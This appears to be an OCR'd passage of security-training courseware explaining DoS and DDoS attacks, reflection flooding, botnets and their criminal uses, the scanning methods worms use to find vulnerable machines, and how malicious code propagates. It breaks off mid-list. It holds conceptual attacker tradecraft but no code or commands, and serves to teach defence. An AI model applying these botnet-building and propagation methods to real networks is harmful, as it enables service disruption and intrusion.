
DoS attacks have various forms and target various services. The attacks may cause the following:

- Consumption of resources
- Consumption of bandwidth, disk space, CPU time, or data structures
- Actual physical destruction or alteration of network components
- Destruction of programming and files in a computer system

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic by using existing network resources, thereby depriving legitimate users of these resources. Connectivity attacks overflow a system with a large number of connection requests, consuming all available OS resources to prevent the system from processing legitimate user requests.

Consider a food catering company that conducts much of its business over the phone. If an attacker wants to disrupt this business, they need to find a way to block the company's phone lines, which would make it impossible for the company to do business. A DoS attack works along the same lines—the attacker uses up all the ways to connect to the victim's system, making legitimate business impossible.

DoS attacks are a kind of security breach that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Furthermore, security failure might cause the loss of a service such as email. In the worst-case scenario, a DoS attack can cause the accidental destruction of the files and programs of millions of people who were connected to the victim's system at the time of the attack.



What is a DDoS Attack?

- Distributed denial-of-service (DDoS) is a coordinated attack that involves a **multitude of compromised systems** (Botnet) attacking a single target, thereby denying service to users of the targeted system

Impact of DDoS

- Loss of Goodwill
- Disabled Network
- Financial Loss
- Disabled Organization

How do DDoS Attacks Work?

Attacker sets a handler system

Handler infects a large number of computers over the Internet

Zombie systems are instructed to attack a target server

What is a DDoS Attack?

Source: *https://www.techtarget.com*

A DDoS attack is a large-scale, coordinated attack on the availability of services on a victim's system or network resources, and it is launched indirectly through many compromised computers (botnets) on the Internet.

As defined by the World Wide Web Security FAQ, "A distributed denial-of-service (DDoS) attack uses many computers to launch a coordinated DoS attack against one or more targets. Using client/server technology, the perpetrator is able to multiply the effectiveness of the denial of service significantly by harnessing the resources of multiple unwitting accomplice computers, which serve as attack platforms." The flood of incoming messages to the target system essentially forces it to shut down, thereby denying service to legitimate users.

The services under attack belong to the "primary victim," whereas the compromised systems used to launch the attack are called "secondary victims." The use of secondary victims in performing a DDoS attack enables the attacker to mount a large and disruptive attack while making it difficult to track down the original attacker.

The primary objective of a DDoS attack is to first gain administrative access on as many systems as possible. In general, attackers use a customized attack script to identify potentially vulnerable systems. After gaining access to the target systems, the attacker uploads and runs DDoS software on these systems at the time chosen to launch the attack.

DDoS attacks have become popular because of the easy accessibility of exploit plans and the negligible amount of brainwork required to execute them. These attacks can be very dangerous because they can quickly consume the largest hosts on the Internet, rendering them useless.

The impacts of DDoS include the loss of goodwill, disabled networks, financial losses, and disabled organizations.

How do DDoS Attacks Work?

In a DDoS attack, many applications barrage a target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to zombie agents, which are Internet-connected computers compromised by an attacker through malware programs to perform various malicious activities through a command and control (C&C) server. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim, which causes the reflector systems to presume that these requests originate from the victim's machine instead of the zombie agents. Hence, the reflector systems send the requested information (response to the connection request) to the victim. Consequently, the victim's machine is flooded with unsolicited responses from several reflector computers simultaneously, which may either reduce the performance or cause the victim's machine to shut down completely.

LO#02: Explain Botnet Network

Botnets

The term “bot” is a contraction of “robot” and refers to software applications that run automated tasks over the Internet. Attackers use bots to infect a large number of computers that form a network, or “botnet,” allowing them to launch DDoS attacks, generate spam, spread viruses, and commit other types of crime.

This section deals with organized cyber-crime syndicates, organizational charts, botnets, and botnet propagation techniques; botnet ecosystems; scanning methods for finding vulnerable machines; and the propagation of malicious code.

Organized Cyber Crime: Organizational Chart

Organized Crime Syndicates

While cyber criminals worked independently in the past, they now tend to operate in organized groups. They are increasingly associated with organized crime syndicates and take advantage of the sophisticated techniques of these syndicates to engage in illegal activity, usually for monetary benefit. There are organized groups of cyber criminals who work in a hierarchical set up with a predefined revenue-sharing model, which is a kind of major corporation that offers criminal services. Organized groups create and rent botnets and offer various services ranging from the development of malware and hacking of bank accounts to the deployment of massive DoS attacks against any target for a price.

For example, an organized crime syndicate might perform a DDoS attack against a bank to divert the attention of the bank's security team while they clean out bank accounts with stolen account credentials. The growing involvement of organized criminal syndicates in politically motivated cyber warfare and hacktivism is a matter of concern for national security agencies.

Cybercrime features a complicated range of players, and cyber criminals are paid according to the task they perform or the position they hold. The head of the cybercrime organization (i.e., the boss) acts as a business entrepreneur. The boss does not commit any crimes directly. Immediately below the boss in the organizational hierarchy is the "underboss," who sets up a C&C server and crimeware toolkit database to manage the implementation of attacks and provide Trojans. Below the underboss are various "campaign managers" with their own affiliation networks for implementing attacks and stealing data. Finally, resellers sell the stolen data.

Botnets

- Bots are software applications that **run automated tasks over the Internet** and perform simple, repetitive tasks, such as web spidering and search engine indexing
- A botnet is a huge network of compromised systems and can be used by an attacker to **launch denial-of-service attacks**

⑥ Bots attack a target server

Target Server

Botnets

Bots are used for benign data collection or data mining activities, such as "web spidering," as well as to coordinate DoS attacks. The main purpose of a bot is to collect data. There are different types of bots, such as Internet bots, IRC bots, and chatter bots. Examples for IRC bots are Cardinal, Sopel, Eggdrop, and EnergyMech.

A botnet (a contraction of "roBOT NETwork") is a group of computers "infected" by bots; however, botnets can be used for both positive and negative purposes. As a hacking tool, a botnet is composed of a huge network of compromised systems. A relatively small botnet of 1,000 bots has a combined bandwidth larger than the bandwidth of most corporate systems.

The advent of botnets led to an enormous increase in cybercrime. Botnets form the core of the cybercriminal activity center that links and unites various parts of the cybercriminal world. Cybercriminal service suppliers are a part of a cybercrime network. They offer services such as malicious code development, bulletproof hosting, the creation of browser exploits, and encryption and packing.

Malicious code is the primary tool used by criminal organizations to commit cybercrimes. Botnet owners order both bots and other malicious programs such as Trojans, viruses, worms, keyloggers, and specially crafted applications to attack remote computers via networks. Developers offer malware services on public sites or closed Internet resources.

Botnets are agents that an intruder can send to a server system to perform an illegal activity. Botnets run hidden programs that allow the identification of system vulnerabilities. Attackers can use botnets to perform the tedious tasks involved in probing a system for known vulnerabilities.

Attackers can use botnets to perform the following:

- **DDoS attacks**: Botnets can generate DDoS attacks, which consume the bandwidth of the victim's computers. Botnets can also overload a system, wasting valuable host system resources and destroying network connectivity.
- **Spamming**: Attackers use a SOCKS proxy for spamming. They harvest email addresses from web pages or other sources.
- **Sniffing traffic**: A packet sniffer observes the data traffic entering a compromised machine. It allows an attacker to collect sensitive information such as credit card numbers and passwords. The sniffer also allows an attacker to steal information from one botnet and use it against another botnet. In other words, botnets can rob one another.
- **Keylogging**: Keylogging is a method of recording the keys typed on a keyboard, and it provides sensitive information such as system passwords. Attackers use keylogging to harvest account login information for services such as PayPal.
- **Spreading new malware**: Botnets can be used to spread new bots.
- **Installing advertisement add-ons**: Botnets can be used to perpetrate a "click fraud" by automating clicks.
- **Google AdSense abuse**: Some companies permit showing Google AdSense ads on their websites for economic benefits. Botnets allow an intruder to automate clicks on an ad, producing a percentage increase in the click queue.
- **Attacks on IRC chat networks**: Also called clone attacks, these attacks are similar to a DDoS attack. A master agent instructs each bot to link to thousands of clones within an IRC network, which can flood the network.
- **Manipulating online polls and games**: Every botnet has a unique address, enabling it to manipulate online polls and games.
- **Mass identity theft**: Botnets can send a large number of emails while impersonating a reputable organization such as eBay. This technique allows attackers to steal information for identity theft.

The below figure illustrates how an attacker launches a botnet-based DoS attack on a target server. The attacker sets up a bot C&C center, following which they infect a machine (bot) and compromises it. Later, they use this bot to infect and compromise other vulnerable systems available in the network, resulting in a botnet. The bots (also known as zombies) connect to the C&C center and awaits instructions. Subsequently, the attacker sends malicious commands to the bots through the C&C center. Finally, as per the attacker's instructions, the bots launch a DoS attack on a target server, making its services unavailable to legitimate users in the network.

Scanning Methods for Finding Vulnerable Machines

Random Scanning	The infected machine probes **IP addresses** randomly from the **target network IP range** and checks for vulnerabilities
Hit-list Scanning	An attacker first collects a list of **potentially vulnerable machines** and then scans them to find vulnerable machines
Topological Scanning	It uses **information obtained from an infected machine** to find new vulnerable machines
Local Subnet Scanning	The infected machine looks for **new vulnerable machines in its own local network**
Permutation Scanning	It uses a **pseudorandom permutation list of IP addresses** to find new vulnerable machines

Scanning Methods for Finding Vulnerable Machines

Discussed below are scanning methods used by an attacker to find vulnerable machines in a network:

- **Random Scanning**

  In this technique, the infected machine (an attacker's machine or a zombie) probes IP addresses randomly in the target network's IP range and checks their vulnerability. On finding a vulnerable machine, it hacks and attempts to infect the vulnerable machine by installing the same malicious code installed on it. This technique generates significant traffic because many compromised machines probe and check the same IP addresses. Malware propagates quickly in the initial stage, and the speed of propagation reduces as the number of new IP addresses available decreases with time.

- **Hit-list Scanning**

  Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time.

- **Topological Scanning**

  This technique uses the information obtained from an infected machine to find new vulnerable machines. An infected host checks for URLs in the hard drive of a machine that it wants to infect. Subsequently, it shortlists URLs and targets, and it checks their vulnerability. This technique yields accurate results, and its performance is similar to that of the hit-list scanning technique.

- **Local Subnet Scanning**


  In this technique, an infected machine searches for new vulnerable machines in its local network, behind a firewall, by using the information hidden in the local addresses. Attackers use this technique in combination with other scanning mechanisms.

- **Permutation Scanning**

  In this technique, attackers share a common pseudorandom permutation list of IP addresses of all machines. The list is created using a block cipher of 32 bits and a preselected key. If a compromised host is infected during either hit-list scanning or local subnet scanning, the list is scanned from immediately after the point of the compromised host to identify new targets. If a compromised host is infected during permutation scanning, scanning restarts from a random point. If an already infected machine is encountered, scanning restarts from a new random start point in the permutation list. The process of scanning stops when the compromised host consecutively encounters a predefined number of already infected machines and fails to find new targets. Thereafter, a new permutation key is generated to initiate a new scanning phase.

  Permutation scanning has the following advantages:

  - The reinfection of a target is avoided.
  - New targets are scanned at random, thereby ensuring a high scanning speed.



How Does Malicious Code Propagate?

Attackers use three techniques to propagate malicious code to newly discovered vulnerable systems

Central Source Propagation

Attackers place an **attack toolkit on the central source**, and a copy of the attack toolkit is transferred to the newly discovered vulnerable system

Central Source
Copy Code
2
3
1
Exploit
4
Repeat
Attacker
Victim
Next Victim

Back-chaining Propagation

An attacker places an **attack toolkit on his/her own system**, and a copy of the attack toolkit is transferred to the newly discovered vulnerable system

Copy Code
3
1
Exploit
2
4
Repeat
Attacker
Victim
Next Victim

Autonomous Propagation

The attacking **host itself transfers** the attack toolkit to the newly discovered vulnerable system **at the exact time that it breaks** into that system

1
Exploit and Copy Code
2
Repeat
Attacker
Victim
Next Victim

How Does Malicious Code Propagate?

Discussed below are three techniques used by an attacker to propagate malicious code and build attack networks:

- **Central Source Propagation**

